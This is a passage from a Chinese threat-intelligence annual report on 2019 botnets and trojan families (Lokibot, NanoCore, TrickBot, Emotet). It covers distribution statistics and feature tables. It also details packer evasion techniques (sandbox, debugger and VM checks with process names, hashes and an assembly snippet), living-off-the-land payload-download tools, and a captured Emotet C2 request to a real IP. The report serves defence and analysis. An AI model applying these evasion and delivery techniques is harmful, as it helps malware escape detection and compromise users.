3、SMBv1 作为一种老旧协议，安全性较差，在新版 Windows 10 中，微软已经全面禁用了 SMBv1，有条件的用户 Windows 7 用户，建议也将其禁用。虽然相比 SMBv1 来说，高版本的 SMB 拥有更高的安全性。但是高版本 SMB 中新加入的功能也带来了更多的攻击面，如 CVE-2020-0796 和 CVE-2020-1301 都是只存在于支持解压缩的 SMBv3.1.1 之中的漏洞。

4、“SMBleedingGhost”和“永恒之蓝”系列都是使用多种漏洞结合的方式利用，不同功能的漏洞结合使用，能有效提升利用的稳定性和兼容性。而“永恒”系列漏洞凭借自身的稳定性和适用范围，在接下来的一段时间内还会继续存在于大家的视野中。

5、微软已经在 2020 年 1 月 14 日开始停止对 Windows 7、Windows Server 2008 等系列操作系统的免费安全更新。如果后续再爆出相关漏洞，相关操作系统用户很可能面临极大的安全威胁，建议尽快升级系统。

同时，考虑到 Web 攻击态势描述的整体性，在今年的报告中，我们将 Web 安全漏洞部分放在 Web 攻击态势观察章节中整体呈现。

2.1 僵尸网络感染态势分析

“僵尸网络（Botnet）”来源于“Robot”和“Network”两个单词的组合，泛指一组被感染 Bot 程序（僵尸程序）病毒的网络设备，攻击者可通过命令与控制通道控制僵尸主机发起 DDoS 攻击、发送垃圾邮件、进行加密货币挖掘等。

据 VenusEye 威胁情报中心显示：2019 年全年捕获到的各类受僵尸网络控制的主机中，中国（15.01%）依旧受害最严重，其次是越南（9.32%）、印度（6.54%）、俄罗斯（5.78%）和巴西（5.36%）。

2018 年	2019 年
中国（13.29%）	中国（15.01%）
俄罗斯（8.48%）	越南（9.32%）
巴西（7.93%）	印度（6.54%）
印度（7.54%）	俄罗斯（5.78%）
美国（7.23%）	巴西（5.36%）

表 7 2019 年全球僵尸主机分布 TOP5

2019年全球僵尸主机分布情况

数据来自『VenusEye威胁情报中心』




图 12 2019 年全球僵尸主机分布情况

2019 年全年，我国境内（不含港澳台）僵尸主机分布最多的五个地区分别为江苏（9.09%）、河南（8.56%）、山东（7.54%）、广东（5.96%）和辽宁（5.50%），与 2018 年相比无明显变化。因临海的区位优势、对外经济联络方便，沿海地区的国内生产总值一直占全国的 60%以上。这也使得它们成为攻击者重点关注的目标。

2018 年	2019 年
山东（15.48%）	江苏（9.09%）
河南（12.96%）	河南（8.56%）
江苏（7.53%）	山东（7.54%）
广东（6.05%）	广东（5.96%）
浙江（4.56%）	辽宁（5.50%）

表 8 2019 年国内僵尸主机分布 TOP5



图 13 2019 年国内僵尸主机分布情况

2019 年全年，美国以 21.01%的比例跃升至僵尸网络 C&C 服务器分布最多的国家，其数年来一直是托管僵尸网络 C&C 的热门国家。中国（15.57%）则上升到第 2 位，其次分别为俄罗斯（7.41%）、巴西（5.02%）、荷兰（4.29%）。

2018 年	2019 年
乌克兰（13.29%）	美国（21.01%）
美国（8.48%）	中国（15.57%）
印度（7.93%）	俄罗斯（7.41%）
俄罗斯（7.54%）	巴西（5.02%）
越南（7.23%）	荷兰（4.29%）

表 9 2019 年全球命令控制服务器分布 TOP5

2019年全球命令控制服务器分布情况

数据来自『VenusEye威胁情报中心』




图 14 2019 年全球命令控制服务器分布情况

2019 年，我国境内托管命令与控制（C&C）服务器最多的五个地区分别为广东（9.19%）、北京（8.32%）、江苏（7.82%）、上海（5.09%）和浙江（4.85%），较 2018 年相比无明显变化。

2019年国内命令控制服务器分布情况

数据来自『VenusEye威胁情报中心』




图 15 2019 年国内命令控制服务器分布情况

2019 年全年，我们监测到的活跃的僵尸网络及木马家族约 30 余种。按技术特点及功能分类，可以分为窃密木马（54%）、远程控制木马（33%）、网银木马（10%）、键盘记录木马（1%）

等四类。窃密类木马在数量上仍占大部分，远远超过其它类型木马。




图 16 2019 年主要木马类型分布

2019 年捕获到的各类木马家族整体占比如下：




图 17 2019 年主要木马家族分布

2019 年监测到的木马中超过 50%与窃密木马相关。同 2018 年相比，Lokibot 仍然占据第一位，AZORult 较 2018 年相比增长近一倍，排名第二。另外值得一提的是，Raccoon 是

今年出现的一匹“黑马”，它是 2019 年 4 月出现的窃密木马，在地下黑市经历了爆发性增长，主要以 MaaS 模式运营，短短几个月即感染了全球 10 万以上的机器。其感染量在 2019 年排名第三。

2019 年主要窃密木马功能汇总如下：

	Lokibot	AZORult	Raccoon
发现时间	2015.9	2016.11	2019.4
凭证窃取	√	√	√
电子货币窃取	×	√	√
后门命令	√	√	×
键盘记录	√	×	×
反分析/反检测	√	√	×
C2 协议	HTTP 明文	HTTP 加密	HTTP 加密

图 18 2019 年主要窃密木马功能汇总

2018 年，Adwind/Jbifrost 占据远程控制木马的前两位。而在 2019 年，NanoCore 取而代之。

2019 年主要远程控制木马如下：

	NanoCore	RemcosRAT	AdwindRAT	NetWire	NjRAT
发现时间	2013	2016.6	2012.1	2011.1	2013
凭证窃取	✓	✓	✓	✓	✓
远程控制	✓	✓	✓	✓	✓
键盘记录	✓	✓	✓	✓	✓
摄像头、麦克风访问	✓	✓	✓	✓	✓
感染可移动设备	×	×	×	✓	✓
反分析/反检测	✓	✓	✓	✓	✓
影响操作系统	Windows	Windows	Windows、MacOS、Linux	Windows、MacOS、Linux	Windows
C2协议	TCP加密	TCP加密	TCP加密	HTTP加密	TCP加密

图 19 2019 年热门远程控制木马主要功能汇总

2019 年，键盘记录木马仍然主要集中于 AgentTesla 和 Hawkeye，较 2018 年相比无明显变化。它们的主要功能如下：

	AgentTesla	Hawkeye
发现时间	2014	2013
键盘记录	✓	✓
剪切板监控	✓	✓
摄像头访问	✓	✓
浏览器凭证窃取	✓	✓
邮箱凭证窃取	✓	✓
虚拟货币窃取	✗	✓
反分析/反检测	✓	✓
数据回传协议	FTP、EMAIL、PHP	FTP、EMAIL、PHP

图 20 2019 年热门键盘记录木马主要功能汇总

网银类木马，2019 年最活跃的为 TrickBot 和 Ursnif/Gozi。至于最热门的 Emotet，我们将其归类为 Dropper，而并未划分到网银类木马中。因为在过去的两年中，监测发现 Emotet 已经从电子银行凭证窃取获利模式转变为 Pay-per-install (PPI)服务模式，下文将详细介绍。

TrickBot 与 Ursnif/Gozi 主要功能如下：

	TrickBot	Ursnif/Gozi
发现时间	2016.9	2014
银行账户凭证窃取	✓	✓
虚拟货币窃取	✓	✗
网络流量监视	✓	✓
浏览器重定向	✓	✗
局域网传播	✓	✗
DGA域名	✗	✓
反分析/反检测	✓	✓
C2协议	HTTPS	HTTP加密

图 21 2019 年热门网银木马主要功能汇总

与 2018 年相比，2019 年的僵尸网络及木马数量有明显的上升趋势。在传统的僵尸网络中，被入侵的系统几乎都是 PC 系统。但近几年来，僵尸网络已经开始感染诸如摄像头、路由器等物联网设备，由于这些系统更加脆弱，物联网僵尸网络的规模往往更大。在本章节中，我们主要关注针对传统 PC 环境的僵尸网络及木马，在 IoT 攻击态势观察中会更多地关注针对物联网的僵尸网络。

2.2 典型流行木马家族分析

根据过去一年多流行木马的主要趋势变化，我们总结出以下几个特点：

1、多种恶意软件家族的组合攻击模式盛行

过去一年多，在 MaaS 模式下，我们观察到不同的黑产团伙利用相同的恶意软件进行了“各具特色”的攻击，同一款恶意软件在不同的攻击活动中发挥了不同作用。以下是过去一年多我们观察到的主流恶意软件家族与其他家族的投递关系列表：

家族名称	与其他家族的关系
Emotet	近一年多来经常用于攻击的第一阶段，后续会下载 TrickBot 木马，也经常下载 Gootkit、IcedID/Bokbot、Qakbot 等。在更早的 2018 年，Emotet 主要下载 Zeus Panda。
TrickBot	被 Emotet 下载后，TrickBot 后续极可能下载勒索软件 Ryuk。TrickBot 在尝试构建一体化攻击框架，还会下载 Cobalt Strike、PowerShell Empire、PowerTrick、Terraloader 等。
Ursnif	Ursnif 也经常用于攻击的第一阶段，下载非常多的恶意软件，包括 IcedID/Bokbot、Dridex、TrickBot、Emotet、Vidar、Pushdo、Powershell Empire、Nymaim 等。Ursnif 有时直接下载 TrickBot，也有时先下载 Dridex，Dridex 后续再下载 TrickBot 或者 Powershell Empire。
Valak	2020 年出现很多 Valak 下载 IcedID/Bokbot 的攻击活动，2019 年发现一例 Ursnif 同时下载了 Valak 和 IcedID/Bokbot 的攻击活动。
IcedID/ Bokbot	2019 年出现很多 IcedID/Bokbot 下载 TrickBot 的攻击活动，有时是它先被 Emotet 下载，再后续下载 TrickBot。
Qakbot	Qakbot 有一例下载 ZLoader 的攻击活动。值得指出的是，Qakbot 还会释放勒索软件 ProLock。

表 10 主流恶意软件家族及与其他家族的投递关系

在这些攻击组合中，最为常见的主要有以下几种：

Emotet→TrickBot→Ryuk

Emotet→Dridex→Bitpaymer

Emotet→IcedID/Bokbot→TrickBot

Ursnif→Dridex→TrickBot

2、以 VBLoader 为代表的自定义壳技术

2015 年左右开始，恶意软件普遍不再使用市面上常见的壳对恶意样本加壳。而是使用自定义壳的方式进行“包装”。其中较常见的有如下几种：

Loader 名称	发现时间	主要功能
VBLoader	2015 年	反沙箱，反虚拟机，反调试，Process Hollowing
C# Loader	2015 年	反沙箱，反虚拟机，Process Hollowing
VBS/AutoIT Loader	2015 年	反沙箱，反虚拟机，脚本代码混淆，Process Hollowing
DelphiLoader	2017 年	反沙箱，反虚拟机，反调试，Process Hollowing
GuLoader	2019 年底	反沙箱，反虚拟机，反调试，Process Hollowing

表 11 主要自定义壳技术汇总

在各种自定义壳中，一般都会将关键核心代码加密并使用 Process Hollowing 技术“还原”到另一个合法进程中。Process Hollowing 是一种将代码写入到被“挖空”进程内存空间中的技术，被挖空的进程执行的是恶意代码，成为一个傀儡进程。但 Process Hollowing 技术也不是最近几年才出现的新技术，早在“灰鸽子”年代就曾经使用过类似的技术注入 iexplore.exe 进程穿透主机防火墙，但现代自定义壳主要用于恢复被加密的核心代码。

在还原核心恶意代码之前，这类自定义壳通常会检测运行环境，当发现为沙箱虚拟机环境或正在被调试时则会执行其他流程绕过核心代码的执行。下表为各种自定义壳近几年使用较多的反沙箱、反虚拟机技术汇总。

技术名称	具体描述
反沙箱	检测鼠标行为，比如某 VB/Delphi Loader 只有检测到 5 次鼠标移动才会执行后续的恶意代码。
	检测窗口个数，少于 10 个进入死循环。
	基于硬件属性，如屏幕分辨率太小，内存和磁盘也很小，退出进程。
	基于延迟，比如通过 Sleep 延迟 60 秒，在 Sleep 前后调用

	基于模块，如检测 Sbiedll.dll(Sandboxie)、Snxhk.dll /Sxln.dll(avast sandbox)、dir_watch.dll/pstorec.dll(SunBelt Sandbox)、cuckoomon.dll(cuckoomon)、cmdvrt32.dll、dbghelp.dll 等模块。
	基于进程路径，如果路径里包含 testapp、sandbox、malware、sample、virus、mwsmpl 、analyzer 、self 认为是沙箱。
	如果系统用户名是 maltest、sandbox、virus、malware、currentuser、cuckoo 、nmsdbox 、Avira、qemu、wilbert-sc 、virtual 、tequilaboomboom 也认为是沙箱。
	基于系统属性，如系统启动或重启以来经历多久了,若只有 10 秒，显然很像沙箱，至少比较可疑。
	检测指令的执行时间，在两次 RDTSC 指令之间，执行很短的一些指令，若大于 300 毫秒即退出进程。
	基于特征进程检测沙箱，如 sandboxierpcss.exe、sandboxiedcomlaunch.exe。
	利用 SetErrorMode，此函数的返回值是前一次调用时所传入的参数，但有些沙箱实现不正确，直接返回。两次调用 SetErrorMode 分别传入 0x800、0x00，返回值和 0x800 比较，小于 0x800 即认为不正常。
	基于特定文件检测沙箱，如 c:\cwsandbox\cwsandbox.ini，c:\analysis\sandboxstarter.exe。
反调试	检测调试器，主要通过 PEB 里的 BeingDebugged、NtGlobalFlag 标志，以及通过 ZwQueryInformationProcess 查询 ProcessDebugPort、ProcessDebugObjectHandle、ProcessDebugFlags 等标志。
	检测 ntdll.dll 中的所有存根函数是否被 Hook，并尝试恢复。
	修改调试器附加进程时用的 DbgBreakPoint 和 DbgUiRemoteBreakin 函数的代码，阻止调试器附加自身进程。
	检测_CONTEXT 结构中的 Dr 调试寄存器，不为 0，则判断是被调试状态，触发异常退出进程。
	基于特定进程检测调试器，如 windbg.exe、OllyDbg.exe。
	调用 ZwSetInformationThread，第二个参数为 ThreadHideFromDebugger，作用是在调试工具中隐藏当前线程。调试器不再接收到该线程的调试事件。
反虚拟机	基于特定进程检测虚拟机，如 vmtoolsd.exe、

	vmwareuser.exe、vmwareservice.exe、vboxservice.exe、vboxtray.exe 等。
	通过 CUPID 指令检测虚拟机，如 eax=0，执行 CPUID 之后 ebx+ edx+ ecx=" GenuineIntel"。检测是否为 KVMKVMKVMKVM、Microsoft Hv、VMWareVMWare、XenVMMXenVMM。当 eax=1 时，执行 CPUID 之后，比较 ecx 的高 31 位是否为 1,为 1 表示在虚拟机下。
	在 0x10000~0x7FFFF000 内存区间内，计算每个区段内所有字符串的 Hash，和 8 个硬编码的 Hash 比较。等于任何一个即认为是虚拟机环境，退出进程。8 个 Hash 是 2D9CC76C、DFCB8F12、27AA3188、F21FD920、3E17ADE6、7F21185B、A7C53F01、B314751D。其中 B314751D 对应字符串 vmtoolsdControlWndClass，VMWare 虚拟机里所有的进程，都会这个字符串。
	通过特权指令 IN 检测虚拟机，mov eax, 'VMXh' mov ebx, 0 mov ecx, 10 mov edx, 'VX' in eax, dx cmp ebx, 'VMXh' //若 ebx 中包含'VMXh'，则在虚拟机中
	通过注册表检测虚拟机，如 HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\Device Description，以及在 HKEY_LOCAL_MACHINE\ SYSTEM\ControlSet001\services\Disk\Enum 下搜索字符串 vmware、vbox、virtual。
	通过特定文件检测虚拟机，如 c:\windows\system32\drivers\vmmouse.sys c:\windows\system32\drivers\vmhgfs.sys c:\windows\system32\drivers\vboxmouse.sys

表 12 自定义壳主要使用的反沙箱反虚拟机技术汇总

3、就地取材，花式“无文件”攻击技术

近年来，越来越多的攻击者使用目标主机上已安装的工具或在内存里执行脚本、shellcode 达到逃避检测的目的。虽然该技术早在十几年前就已经出现，但由于近几年热度的不断提升，被友商赛门铁克冠以一个新名词：“Living off the land”。“Living off the land”与近几年经常听到的“无文件技术”实际上是交叉的关系。以下列举近年来频繁出现的“Living off the land”技术：

技术名称	对应程序	主要用途
WMI	WMIC.exe WMIprvse.exe	常用于信息收集、探测、AV 和虚拟机检测、命令执行、持久化、横向移动、下载 Payload、在本地或远程安装后门
Powershell	Powershell.exe	主要用于命令和代码执行，如直接在内存里加载执行恶意代码。通常和 WMI 联合使用，例如，在 WMI 里加载执行在注册表中的 Powershell 代码
cmd	cmd.exe	用于执行启动命令，如启动 Certutil.exe 、Powershell.exe、WMIprvse.exe 、Schtasks.exe 等
各类脚本	vbScript.exe wscript.exe Cscript.exe mshta.exe	用于下载及命令和代码执行，如 VBS 执行 powershell 代码，也可以直接在内存里执行 PE。又如 mshta.exe 用来下载恶意 Payload
计划任务	schtasks.exe	主要用于绕过 UAC，权限提升，以及持久化
Bitsadmin	bitsadmin.exe	用于下载 Payload
CertUtil	Certutil.exe	常用于下载 Payload，且支持 base64 编码和解码
msiexec	msiexec.exe	用于下载执行 Payload
regsvr32	regsvr32.exe	用于加载 dll
Psexec	Psexec.exe	执行命令或启动其它工具
MSbuild	MSbuild.exe	编译执行恶意代码
C#编译器	csc.exe	编译执行 C#恶意代码

表 13 主要“Living off the land”技术汇总

4、数据传输越来越隐蔽

过去几年，为绕过网络侧产品检测，越来越多的木马开始使用正常的协议传输数据。以下是近几年较流行的木马家族数据传输协议。

数据传输方式	家族名称	隐蔽特性描述
DNS	Alma 、AnchorDNS 、Denis 、Faedevour 、Frameworkpos 、Helminth、ISMAgent、	大多数样本把数据加密编码为 DNS 域名，发送给正常的 DNS 服务器，依靠 DNS 协议自身机制把数据转发给 C&C 服务器。只有

	ISMDoor、Pisloader、PlugX、Sluie	Faedevour 是例外，把机器名称和 MAC 地址经过 Base64 编码为 DNS 域名，然后发给 C&C 服务器。少数样本的 C&C 返回数据直接放在 IP 字段中，如 Alma、AnchorDNS、Sluie，即 DNS 服务器解析后返回的 IP 地址本身是 C&C 返回的数据。
HTTP/HTTPS	BUFFETLINE	对数据 LZNT1 压缩和 XOR 加密，并添加伪造的 TLS 数据包报头，但并非真正的 TLS 协议。
	COMPFun	利用 HTTP 状态码进行命令传输。
	Reductor	COMpfun 继任者，可修改 TLS 流量。在 TLS 的 Client Random 字段加入基于系统指纹的 ID。

表 14 近年来隐蔽传输数据的木马家族举例

2.2.1 Emotet 家族

Emotet 是一个高级多模块化的恶意软件，是常见第一阶段攻击负载。Emotet 已知可提供六种不同的恶意软件有效载荷中的任何一种，其中包括 Dridex，Panda 和 Trickbot。

据 VenusEye 威胁情报中心数据显示，在 2019 年的恶意软件攻击活动中，68%的恶意软件通过钓鱼邮件下发，而其中 61%的恶意邮件是在投递 Emotet。

Emotet 于 2014 年首次被披露为银行木马，主要用来盗取个人财务信息。2015 年，Emotet 演变为模块化的恶意软件，具备加载程序、银行数据窃取、电子邮件凭证窃取、分布式拒绝服务攻击和恶意垃圾邮件等单独模块。

2017 年，首次发现 Emotet 运行后安装了 IcedID 银行木马。同年，它被监测到加载 TrickBot 和 UmbreCrypt 勒索软件。从此之后，Emotet 放弃了核心功能：银行数据窃取，并将主要组件换成装载程序。

2018 年，新版本的 Emotet 有效负载包括一个主要组件和反分析模块。反分析模块执行多次检查以确保它不在恶意软件分析环境下运行，之后从 C&C 服务器下载任何新的有效载荷并执行。Emotet 可以下载自身的模块、更新版本或任何其它恶意程序。

2019 年 2 月，Emotet 的攻击活动激增，大量恶意社工文档通过嵌入式宏来传递木马。在这些文档中，绝大部分扩展名为.doc 的 Word 文档实际上是 XML 文件，伪装成.doc 后缀是为了躲避沙箱的文件检测。沙箱通常使用文件头数据来标识文件类型而不直接使用后缀名。当沙箱检测到 XML 文件格式时，将会使用浏览器打开，而不会在 Microsoft Word 中打

开，这将导致其不会触发恶意流程。微软 Word 2007 版本至 2016 版本支持纯 XML 格式的 Word 文档，这与 Word 2003 XML 不同。它被称为“Flat OPC 格式”。在安装微软 Office 软件的情况下，微软 Word（而不是 IE 浏览器）将打开并处理 Word 2007 XML 格式文档。

2019 年 4 月，监测发现 Emotet 改进了 HTTP 通信流量，使它更加趋近于正常流量。改进的地方有：

HTTP Header：开始遵循 HTTP 协议的 RFC 规范，HTTP Header 中的附加详细信息看起来更加像合法的请求，例如浏览器或其它应用程序。

```
GET / HTTP/1.1
Cookie: 50450=n37syBQB7t9tvnxeoq4qVU3h+80RKkiJgxHiyRkFUSfTvPzj4g1tnkiSAS08m3s8lef7eF/vLf0/
umZBdfceuYngLptwHwQyiJzstgHLrWifo40z5VIgo19W3Q8E01DJpU3SiEAIXz6bJcou9gbZb20HPFAYHrm/qkz4wiMLM/gi4z06Kjd3TbC1U
+46ehoJCRtNvwMqsgtiskEggvxzxX3sZYTbDKOjjRTcmC2ZGkonT0QHRwwEBd2qkCUmfrrrOH1dlkiFYrNH693NXVlG9APthWZquIjz03enW21TbTRlk/
1cKm7tbHOkZLUoLLhdW3fxWCcN0YKg2nILnede+gMQrjrJzBtuxSWvzBh+aOuII6qhwFDIjg2+No/eLjkcHZg0hdk1s5kA9cB/ai4UMHkkc/uiyxDOHvCwaKNrDjusVdY/K
+GmJmafuBFKrM7LayqZUVk2lMOf39zPOTxkcbybgQY43LuIozws02BGyuHHKdKm+46HwBfax5g9Ypd8XG2R2xVHxitxdW8uLhllAC1WDuqXMi/3os7y049uZrql4yRF
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR
3.0.30729; .NET CLR 3.5.30729)
Host: 186.23.186.99:443
Connection: Keep-Alive
Cache-Control: no-cache
```

图 22 Emotet 改进前的 HTTP 协议

```
xor     edx, edx
mov     ecx, 0FFFFFh
div     ecx
push    edx
call    GetTickCount
push    eax
push    esi             ; format
lea     eax, [ebp+s]
push    40h             ; n
push    eax             ; s
call    _snwprintf
add     esp, 14h
push    esi
push    0
call    GetProcessHeap
push    eax
call    HeapFree
push    0BC2D793h
mov     edx, 1E8h
mov     ecx, offset unk_40FA70 ; Referer: http://%s/%s
                        ; Content-Type: multipart/form-data; boundary=%s
                        ; Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
                        ; Accept-Language: en-US,en;q=0.5
                        ; Accept-Encoding: gzip, deflate
call    StrDecode
mov     esi, eax
lea     ecx, [ebx+400h]
lea     eax, [ebp+s]
push    eax
push    ebx
push    edi
push    esi             ; format
push    200h            ; n
```

图 23 Emotet 改进后的 HTTP 协议

URL：除额外的 Header 信息外，Emotet 还开始包含统一的 URL。之前的 URL 为空，现在由两个随机字符组合而成。

从 2019 年 5 月开始，Emotet 的活动开始锐减，其命令与控制服务器（C&C）活动几乎减少为零。这种情况一直持续到 9 月中旬，Emotet 开始恢复邮件钓鱼活动。

2020 年 2 月，Emotet 更新至 Version 5 版本。该版本会利用 wlanAPI 接口枚举 WI-FI 网络中连接的设备并尝试传播。同时再次更新混淆代码技术，且改进了与命令控制服务器（C&C）之间的通信协议。

Wi-Fi 传播：之前，Emotet 的横向移动是通过垃圾邮件（使用窃取的邮箱凭证）、USB 传

